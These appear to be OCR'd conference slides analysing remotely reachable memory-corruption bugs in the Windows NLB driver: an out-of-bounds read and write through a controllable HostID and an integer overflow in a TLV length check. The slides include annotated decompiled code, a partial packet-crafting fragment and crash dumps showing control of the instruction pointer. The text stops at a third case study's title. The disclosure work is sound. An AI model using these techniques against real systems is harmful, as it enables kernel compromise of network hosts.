
Case Study 1: OOB R&W by Evil HostID




```
Void NLBCoreReceiveIdentityHeartbeat(…)
{
    Do some verification of packet length and version
    if(DataType == 1)
        NLBCoreReceiveIdentityFQDNPayload(...)
    if(DataType == 2)
        NLBCoreReceiveIdentityDIPPayload(...)
    logging
}
```

```
/* Identity cache */
MAIN_IDENTITY       identity_cache[32];
```

Case Study 1: OOB R&W by Evil HostID



Case Study 1: OOB R&W by Evil HostID


```
*(unsigned long*)(nlb) = 0xC0DE01C0;
*(unsigned long*)(nlb + 4) = 0x205;
*(unsigned long*)(nlb + 8) = 0x22222222;
*(unsigned long*)(nlb + 12) = inet_addr("192.168.40.100");
nlb[20] = 1;
nlb[21] = 2;
nlb[22] = 0;
nlb[23] = 0;
nlb[24] = 0;
nlb[25] = 0;
nlb[26] = 0;
nlb[27] = 0;
nlb[28] = 0;
```

```
Void NLBCoreReceiveIdentityHeartbeat(…)
{
    Do some verification of packet length and version
    if(DataType == 1)
        NLBCoreReceiveIdentityFQDNPayload(...)
    if(DataType == 2)
        NLBCoreReceiveIdentityDIPPayload(...)
    logging
}
```

Case Study 1: OOB R&W by Evil HostID

```
__int64 NLBCoreReceiveIdentityFQDNPayload(…)
{
    pFRAME_HDR = PocData
    HostID = pFRAME_HDR->HostID;    //Parse the HostID, we can control this
    V10 = HostID - 1;
    pwszFQDN = pFRAME_HDR->idhb_msg->fqdn     //we can control the pwszFQDN too
    ...
    p_Lock = &pContext->Lock;
    if ( DispatchLevel )
        KeAcquireSpinLockAtDpcLevel(&p_Lock->SpinLock);
    else
        pContext->Lock.OldIrql = KeAcquireSpinLockRaiseToDpc(&p_Loc

    pContext->IdentityCache[v10].HostID = HostID - 1;      //OOB
     pContext->IdentityCache[v10].ttl = 3 * pContext->params.identity_period; //OOB
     /*An out-of-bounds write with controllable content */
    memmove(&pContext->IdentityCache[v10].fqdn, pwszFQDN, qdn_char*sizeof(WCHAR));
```

Trigger by NLBCoreReceiveIdentityFQDNPayload

NLBFilterReceiveNetBufferLists
->NLBCoreReceivePacket
->NLBCoreReceiveHeartbeat
->NLBCoreReceiveIdentityHeartbeat
-> NLBCoreReceiveIdentityFQDNPayload

```
TRAP_FRAME:  fffff8025ade2940 -- (.trap 0xfffff8025ade2940)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000003 rbx=0000000000000000 rcx=0000000022222221
rdx=ffffbd017de43be8 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8025f637195 rsp=fffff8025ade2ad0 rbp=0000000022222222
 r8=ffffbd017dd2d218  r9=ffffbd017dd2d22c r10=fffff8025b5cd9b0
r11=fffff8025ade2b90 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
NLB!NLBCoreReceiveIdentityFQDNPayload+0x115:
fffff802`5f637195 43399c3714260000 cmp     dword ptr [r15+r14+2614h],ebx ds:00000000`00002614=????????
Resetting default scope
```

Case Study 1: OOB R&W by Evil HostID

Trigger by NLBCoreIdentityCacheAddDIPEntry

```
if ( DispatchLevel )
  KeAcquireSpinLockAtDpcLevel(v9);
else
  *(_BYTE *)(a1 + 112) = KeAcquireSpinLockRaiseToDpc(v9);
VirtualAddress = 0i64;
v10 = 0x218i64 * (HostID - 1);
v11 = v10 + a1 + 0x2618;                    // (pDIPEntryList = &pContext->IdentityCache[v10].DIPEntryList)
                                            // We can control an arbitrary value of four bytes
v12 = *(_QWORD **)v11;                      // Arbitrary Address Read
```

```
      if ( Type == 1 )
      {
LABEL_18:
        *((_DWORD *)Flink + 9) = 3 * *(_DWORD *)(a1 + 7256);// Arbitrary Address Write
        goto LABEL_48;
      }
```

```
fffff800`82582a58 483bc7          cmp     rax,rdi
fffff800`82582a5b 7405            je      NLB!NLBCoreIdentityCacheAddDIPEntry+0x266 (fffff800`82582a62
fffff800`82582a5d 4885c0          test    rax,rax
fffff800`82582a60 753f            jne     NLB!NLBCoreIdentityCacheAddDIPEntry+0x2a5 (fffff800`82582aa1
fffff800`82582a62 488b0d379d0300  mov     rcx,qword ptr [NLB!WPP_GLOBAL_Control (fffff800`825bc7a0)]
fffff800`82582a69 488d05309d0300  lea     rax,[NLB!WPP_GLOBAL_Control (fffff800`825bc7a0)]
fffff800`82582a70 483bc8          cmp     rcx,rax
fffff800`82582a73 741f            je      NLB!NLBCoreIdentityCacheAddDIPEntry+0x298 (fffff800`82582a94
fffff800`82582a75 8b412c          mov     eax,dword ptr [rcx+2Ch]
fffff800`82582a78 a804            test    al,4
fffff800`82582a7a 7418            je      NLB!NLBCoreIdentityCacheAddDIPEntry+0x298 (fffff800`82582a94
fffff800`82582a7c 488b4918        mov     rcx,qword ptr [rcx+18h]
fffff800`82582a80 4c8d05a14f0300  lea     r8,[NLB!WPP_cbc99019d247383a94b51dd988f41ab3_Traceguids (fff
fffff800`82582a87 ba47000000      mov     edx,47h
fffff800`82582a8c 458bcf          mov     r9d,r15d
fffff800`82582a8f e8acf4feff      call    NLB!WPP_SF_D (fffff800`82571f40)
fffff800`82582a94 66452bfe        sub     r15w,r14w
fffff800`82582a98 664689bc2b10260000 mov  word ptr [rbx+r13+2610h],r15w   OOB Write
fffff800`82582aa1 4c8b4d40        mov     r9,qword ptr [rbp+40h]
fffff800`82582aa5 4d3909          cmp     qword ptr [r9],r9
fffff800`82582aa8 7522            jne     NLB!NLBCoreIdentityCacheAddDIPEntry+0x2d0 (fffff800`82582acc
fffff800`82582aaa 488b4708        mov     rax,qword ptr [rdi+8]
fffff800`82582aae 483938          cmp     qword ptr [rax],rdi
fffff800`82582ab1 7407            je      NLB!NLBCoreIdentityCacheAddDIPEntry+0x2be (fffff800`82582aba
fffff800`82582ab3 b903000000      mov     ecx,3
fffff800`82582ab8 cd29            int     29h
fffff800`82582aba 498939          mov     qword ptr [r9],rdi
fffff800`82582abd 49894108        mov     qword ptr [r9+8],rax
fffff800`82582ac1 4c8908          mov     qword ptr [rax],r9
fffff800`82582ac4 4c894f08        mov     qword ptr [rdi+8],r9
fffff800`82582ac8 4c8b4d40        mov     r9,qword ptr [rbp+40h]
fffff800`82582acc 8b4320          mov     eax,dword ptr [rbx+20h]
fffff800`82582acf a802            test    al,2
fffff800`82582ad1 7413            je      NLB!NLBCoreIdentityCacheAddDIPEntry+0x2ea (fffff800`82582ae6
```

```
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000001
rdx=0000000011111111 rsi=0000000000000000 rdi=0000000000000000
rip=fffff800`8258289a rsp=fffff8007c2229b0 rbp=fffff8007c2229f0
 r8=fffff8007c222a70  r9=00000000ffffff01 r10=fffff8007ca16090
r11=fffff8007c222b90 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei ng nz na pe nc
NLB!NLBCoreIdentityCacheAddDIPEntry+0x9e:
fffff800`8258289a 488b17          mov     rdx,qword ptr [rdi] ds:00000000`00000000=????????????????
Resetting default scope                                                    OOB Read

0: kd> fffff800`8258289a

Calls
Raw args  Func info  Source  Addrs  Headings  Nonvolatile regs  Frame nums  Source args  More  Less
nt!KeBugCheckEx
nt!KiBugCheckDispatch+0x69
nt!KiPageFault+0x485
NLB!NLBCoreIdentityCacheAddDIPEntry+0x9e
NLB!NLBCoreReceiveIdentityDIPPayload+0x110
NLB!NLBCoreReceiveIdentityHeartbeat+0x11c
NLB!NLBCoreReceiveHeartbeat+0x365
NLB!NLBCoreReceivePacket+0x14b
NLB!NLBFilterReceiveNetBufferLists+0x257
NDIS!ndisCallReceiveHandler+0xb9
NDIS!ndisCallNextDatapathHandler<2,void * __ptr64 & __ptr64,void (__cdecl*& __ptr64)(void * __ptr64,_
NDIS!ndisIterativeDPInvokeHandlerOnTracker<2,void __cdecl(void * __ptr64,_NET_BUFFER_LIST * __ptr64,u
NDIS!ndisInvokeIterativeDatapath<2,void __cdecl(void * __ptr64,_NET_BUFFER_LIST * __ptr64,unsigned lo
NDIS!ndisInvokeNextReceiveHandler+0xa6
```

Case Study 1: OOB R&W by Evil HostID

Trigger by NLBCoreIdentityCacheGetDIPEntry

```
__int64 NLBCoreIdentityCacheGetDIPEntry(…int HostID)
{
  ...
  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control &&
(HIDWORD(WPP_GLOBAL_Control->Timer) & 8) != 0 )
    WPP_SF_(WPP_GLOBAL_Control->AttachedDevice, 73i64,
&WPP_cbc99019d247383a94b51dd988f41ab3_Traceguids);
  v9 = (KSPIN_LOCK *)(a1 + 104);
  *(_OWORD *)a4 = 0i64;
  *(_DWORD *)(a4 + 16) = 0;
  if ( a5 )
    KeAcquireSpinLockAtDpcLevel(v9);
  else
    *(_BYTE *)(a1 + 112) = KeAcquireSpinLockRaiseToDpc(v9);
  v10 = (_QWORD *)(a1 + 536i64 * (unsigned int)(HostID - 1) + 0x2618);  //Controllable HostID
  v11 = (_QWORD *)*v10;    // OOB Read
  ...
}
```

```
Calls
Raw args  Func info  Source  Addrs  Headings  Nonvolatile regs  Frame nums  Source args  More  Less
nt!KeBugCheckEx
nt!KiBugCheckDispatch+0x69
nt!KiPageFault+0x485
NLB!NLBCoreIdentityCacheGetDIPEntry+0xa5
NLB!NLBCoreReceiveMembershipHeartbeat+0x1e3
NLB!NLBCoreReceiveHeartbeat+0x375
NLB!NLBCoreReceivePacket+0x14b
NLB!NLBFilterReceiveNetBufferLists+0x257
NDIS!ndisCallReceiveHandler+0xb9
NDIS!ndisCallNextDatapathHandler<2,void * __ptr64 & __ptr64,void (__cdecl*& __ptr64)(void * __ptr64,
NDIS!ndisIterativeDPInvokeHandlerOnTracker<2,void __cdecl(void * __ptr64,_NET_BUFFER_LIST * __ptr64,
NDIS!ndisInvokeIterativeDatapath<2,void __cdecl(void * __ptr64,_NET_BUFFER_LIST * __ptr64,unsigned lo

Command

TRAP_FRAME:  fffff80514882920 -- (.trap 0xfffff80514882920)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=ffff8372df17d6c8
rdx=0000000033333333 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80519442e55 rsp=fffff80514882ab0 rbp=0000000000000000
 r8=00000000000005d8  r9=fffff80514882b48 r10=fffff80515086090
r11=fffff80514882b90 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei ng nz na pe nc
NLB!NLBCoreIdentityCacheGetDIPEntry+0xa5:
fffff805`19442e55 488b01          mov     rax,qword ptr [rcx] ds:ffff8372`df17d6c8=????????????????
Resetting default scope
```

Case Study 1: OOB R&W by Evil HostID

```
r11=0000000000000000 r12=0000000010000004 r13=ffffb38b6e457010
r14=ffffb38b6ef38090 r15=ffffb38b6e457750
iopl=0         nv up ei pl nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00050213
FLTMGR!guard_dispatch_icall_nop:
fffff803`45bb0c40 ffe0            jmp     rax {41414141`41414141}
Resetting default scope

PROCESS_NAME:

STACK_TEXT:
ffffae81`d70845f8 fffff803`45ba7276     : ffffb38b`6e457750 00000000`00000000 ffffb38b`6ef38010 00000000`00000000 : FLTMGR!guard_dispatch_icall_nop
ffffae81`d7084600 fffff803`45ba6ce1     : ffffae81`d70847e0 00000000`00001002 ffffb38b`6efd1a00 ffffb38b`6d699800 : FLTMGR!FltpPerformPreCallbacksWorker+0x3a6
ffffae81`d7084710 fffff803`45ba5cf2     : ffffae81`d7085000 ffffae81`d707f000 ffffae81`d70847e0 ffffae81`d70847f0 : FLTMGR!FltpPassThroughInternal+0xd1
ffffae81`d7084760 fffff803`45ba5992     : ffffffff`fffe7960 00000000`00000000 00000000`00000000 ffffb38b`6d699840 : FLTMGR!FltpPassThrough+0x172
ffffae81`d70847c0 fffff803`448da1f5     : ffffb38b`6d6ac030 ffffb38b`6fbad190 00000000`6d699800 00000000`00000000 : FLTMGR!FltpDispatch+0x142
ffffae81`d7084820 fffff803`44e1000c     : ffffb38b`6fbad190 ffffb38b`6d586b80 00000000`00000000 ffffb38b`6fbad190 : nt!IofCallDriver+0x65
ffffae81`d7084860 fffff803`44df84be     : ffffb38b`6b9f2380 ffffb38b`6fbad160 ffffb38b`6fbad160 ffffae81`d7084a49 : nt!IopDeleteFile+0x13c
ffffae81`d70848e0 fffff803`448d8507     : 00000000`00000000 00000000`00000000 ffffae81`d7084a49 ffffb38b`6fbad190 : nt!ObpRemoveObjectRoutine+0x7e
ffffae81`d7084940 fffff803`44dfa507     : 00000000`00000001 00000000`00000001 00000000`00000001 ffffb38b`6fbad190 : nt!ObfDereferenceObjectWithTag+0xc7
ffffae81`d7084980 fffff803`44df9b89     : 00000275`3ad0c8c0 00000000`0000018c 00000000`00000608 00000000`00000000 : nt!ObpCloseHandle+0x327
```

Case Study 1: OOB R&W by Evil HostID

Security Checks Removed: From WLBS to NLB

Main_recv_ping Function in main.c (NT\net\wlbs\driver) at line 5994 (77 lines)

```
if (cvy_hdrp->cl_ip_addr == 0 || cvy_hdrp->cl_ip_addr != ctxtp->cl_ip_addr)
{
    return FALSE;
}

/* Sanity check host id. */
if (cvy_hdrp->host == 0 || cvy_hdrp->host > CVY_MAX_HOSTS)
{
    UNIV_PRINT_CRIT(("Main_recv_ping: Bad hc                    t));
    TRACE_CRIT("%!FUNC! Bad host id %d", cvy

    if (!ctxtp->bad_host_warned && ctxtp->convoy_enabled)
    {
        WCHAR num[20];

        Univ_ulong_to_str(cvy_hdrp->host, num, 10);
        LOG_MSG(MSG_ERROR_HOST_ID, num);
        ctxtp->bad_host_warned = TRUE;
    }

    return FALSE;
```

#define **CVY_MAX_HOSTS** 32

Constant in nlbkd.h (NT\net\wlbs\nlbkd) at line 64

Style: Ref to Const

Case Study 2: Integer overflow in TLV_HEADER

```
__int64 __fastcall NLBCoreReceiveIdentityDIPPayload(...)
{
  HostID = *(_DWORD *)(a3 + 8);
  v10 = 8 * (unsigned int)*(unsigned __int8 *)(a4 + 1) - 10;   // integer overflow
  type = *(_WORD *)(a4 + 8);
  if ( type != 23 || (unsigned int)v10 >= 0x10 )   // bypass 0x10 check
  {
    ......
      if ( type == 23 )                          // IPv6
      {
        v14 = *(_OWORD *)(a4 + 10);              // OOB Read
        *(_DWORD *)dip_addr = 3;
```

v10 = 8 * (pTLV->length8) - 10

Case Study 2: Integer overflow in TLV_HEADER

```
1: kd> ba e1 nlb!NLBFilterReceiveNetBufferLists
1: kd> g
Breakpoint 0 hit
NLB!NLBFilterReceiveNetBufferLists:
fffff809`36324950 4055            push    rbp
0: kd> dt @rdx _net_buffer_list
NDIS!_NET_BUFFER_LIST
   +0x000 Next             : (null)
   +0x008 FirstNetBuffer   : 0xffffc204`9787cf50 _NET_BUFFER
   +0x000 Link             : _SLIST_HEADER
   +0x000 NetBufferListHeader : _NET_BUFFER_LIST_HEADER
   +0x010 Context          : (null)
   +0x018 ParentNetBufferList : (null)
   +0x020 NdisPoolHandle   : 0xffffc204`975bec80 Void
   +0x030 NdisReserved     : [2] (null)
   +0x040 ProtocolReserved : [4] (null)
   +0x060 MiniportReserved : [2] 0xffffc204`97898fa0 Void
   +0x070 Scratch          : (null)
   +0x078 SourceHandle     : 0xffffc204`94b211a0 Void
   +0x080 NblFlags         : 0
   +0x084 ChildRefCount    : 0n0
   +0x088 Flags            : 0x100
   +0x08c Status           :
   +0x08c NdisReserved2    :
   +0x090 NetBufferListInf
```

```
0: kd> dx -id 0,0,ffffc204ab71e440 -r1 ((NDIS!_NET_BUFFER *)0xffffc2049787cf50)
((NDIS!_NET_BUFFER *)0xffffc2049787cf50)                 : 0xffffc2049787cf50 [Type: _NE
    [+0x000] Next               : 0x0 [Type: _NET_BUFFER *]
    [+0x008] CurrentMdl         : 0xffffc204978c4fc0 [Type: _MDL *]
    [+0x010] CurrentMdlOffset   : 0x0 [Type: unsigned long]
    [+0x018] DataLength         : 0x54 [Type: unsigned long]
    [+0x018] stDataLength       : 0x54 [Type: unsigned __int64]
    [+0x020] MdlChain           : 0xffffc204978c4fc0 [Type: _MDL *]
    [+0x028] DataOffset         : 0x0 [Type: unsigned long]
    [+0x000] Link               [Type: _SLIST_HEADER]
    [+0x000] NetBufferHeader    [Type: _NET_BUFFER_HEADER]
    [+0x030] ChecksumBias       : 0x0 [Type: unsigned short]
    [+0x032] Reserved           : 0x0 [Type: unsigned short]
    [+0x038] NdisPoolHandle     : 0xffffc204975bec80 [Type: void *]
    [+0x040] NdisReserved       [Type: void * [2]]
    [+0x050] ProtocolReserved   [Type: void * [6]]
    [+0x080] MiniportReserved   [Type: void * [4]]
    [+0x0a0] DataPhysicalAddress : {0} [Type: _LARGE_INTEGER]
    [+0x0a8] SharedMemoryInfo   : 0xffffc204978c2f68 [Type: _NET_BUFFER_SHARED_MEMORY *]
    [+0x0a8] ScatterGatherList  : 0xffffc204978c2f68 [Type: _SCATTER_GATHER_LIST *]
```

```
0: kd> dx -id 0,0,ffffc204ab71e440 -r1 ((NDIS!_MDL *)0xffffc204978c4fc0)
((NDIS!_MDL *)0xffffc204978c4fc0)                        : 0xffffc204978c4fc0 [Type: _MDL *]
    [+0x000] Next               : 0x0 [Type: _MDL *]
    [+0x008] Size               : 56 [Type: short]
    [+0x00a] MdlFlags           : 4 [Type: short]
    [+0x00c] AllocationProcessorNumber : 0x0 [Type: unsigned short]
    [+0x00e] Reserved           : 0x0 [Type: unsigned short]
    [+0x010] Process            : 0x0 [Type: _EPROCESS *]
    [+0x018] MappedSystemVa     : 0xffff99010fd4560a [Type: void *]
    [+0x020] StartVa            : 0xffff99010fd45000 [Type: void *]
    [+0x028] ByteCount          : 0x54 [Type: unsigned long]
    [+0x02c] ByteOffset         : 0x60a [Type: unsigned long]
```

0xffff99010fd4560a + 0x54 = 0xffff9901`0fd4565e

Case Study 2: Integer overflow in TLV_HEADER

0xffff99010fd4560a + 0x54 = 0xffff9901`0fd4565e

```
NLB!NLBCoreReceiveIdentityDIPPayload+0xed
NLB!NLBCoreReceiveIdentityHeartbeat+0x11c
NLB!NLBCoreReceiveHeartbeat+0x365
NLB!NLBCoreReceivePacket+0x14b
NLB!NLBFilterReceiveNetBufferLists+0x257
NDIS!ndisCallReceiveHandler+0xb9
NDIS!ndisCallNextDatapathHandler<2,void * __ptr64 & __ptr64,void (__cdecl*& __ptr64)(
NDIS!ndisIterativeDPInvokeHandlerOnTracker<2,void __cdecl(void * __ptr64,_NET_BUFFER_
NDIS!ndisInvokeIterativeDatapath<2,void __cdecl(void * __ptr64,_NET_BUFFER_LIST * __p
NDIS!ndisInvokeNextReceiveHandler+0xa6
NDIS!NdisMIndicateReceiveNetBufferLists+0x116
e1i68x64!RECEIVE::RxIndicateNBLs+0x133
e1i68x64!RECEIVE::RxProcessInterrupts+0x1f3
e1i68x64!INTERRUPT::MsgIntDpcTxRxProcessing+0x13e
e1i68x64!INTERRUPT::MsgIntMessageInterruptDPC+0x216
e1i68x64!INTERRUPT::MiniportMessageInterruptDPC+0x82
NDIS!ndisInterruptDpc+0x1a7
nt!KiExecuteAllDpcs+0x444
nt!KiRetireDpcList+0x1e3
nt!KxSwapStacksAndRetireDpcList+0x5
```

```
fff809`36336e61 0f84be010000    je      NLB!NLBCoreReceiveIdentityDIPPayload+0x265 (fffff809`36337025)
fff809`36336e67 488b4918        mov     rcx,qword ptr [rcx+18h]
fff809`36336e6b 4c8d05d60b0300  lea     r8,[NLB!WPP_2fa19bf45edf3400257cb964cd5c6a2b_Traceguids (fffff809`36367a48)]
fff809`36336e72 ba74000000      mov     edx,74h
fff809`36336e77 c744242810000000 mov     dword ptr [rsp+28h],10h
fff809`36336e7f 44897c2420      mov     dword ptr [rsp+20h],r15d
fff809`36336e84 e8233f0000      call    NLB!WPP_SF_DDD (fffff809`3633adac)
fff809`36336e89 e997010000      jmp     NLB!NLBCoreReceiveIdentityDIPPayload+0x265 (fffff809`36337025)
fff809`36336e8e 33c9            xor     ecx,ecx
fff809`36336e90 4533e4          xor     r12d,r12d
fff809`36336e93 894daf          mov     dword ptr [rbp-51h],ecx
fff809`36336e96 0f57c0          xorps   xmm0,xmm0
fff809`36336e99 0f11459f        movups  xmmword ptr [rbp-61h],xmm0
fff809`36336e9d 418d4c2402      lea     ecx,[r12+2]
fff809`36336ea2 663bc1          cmp     ax,cx
fff809`36336ea5 7478            je      NLB!NLBCoreReceiveIdentityDIPPayload+0x15f (fffff809`36336f1f)
fff809`36336ea7 6683f817        cmp     ax,17h
fff809`36336eab 756d            jne     NLB!NLBCoreReceiveIdentityDIPPayload+0x1ca (fffff809`36336f1a)
fff809`36336ead 0f10430a        movups  xmm0,xmmword ptr [rbx+0Ah] ds:002b:ffff9901`0fd4565e=19191919191919191919191919191919
fff809`36336eb1 c7459f0300000(0 mov     dword ptr [rbp-61h],3
fff809`36336eb8 f30f7f45a3      movdqu  xmmword ptr [rbp-5Dh],xmm0
fff809`36336ebd 448a4d7f        mov     r9b,byte ptr [rbp+7Fh]
fff809`36336ec1 4c8d459f        lea     r8,[rbp-61h]
fff809`36336ec5 418bd7          mov     edx,r15d
```

16 bytes


Case Study 3: Race condition to UAF in NLBIPList management

NLBCoreIOControlQueryFilter
NLBIPListCheckItem
NLBIPListCheckItemIndex

```
...
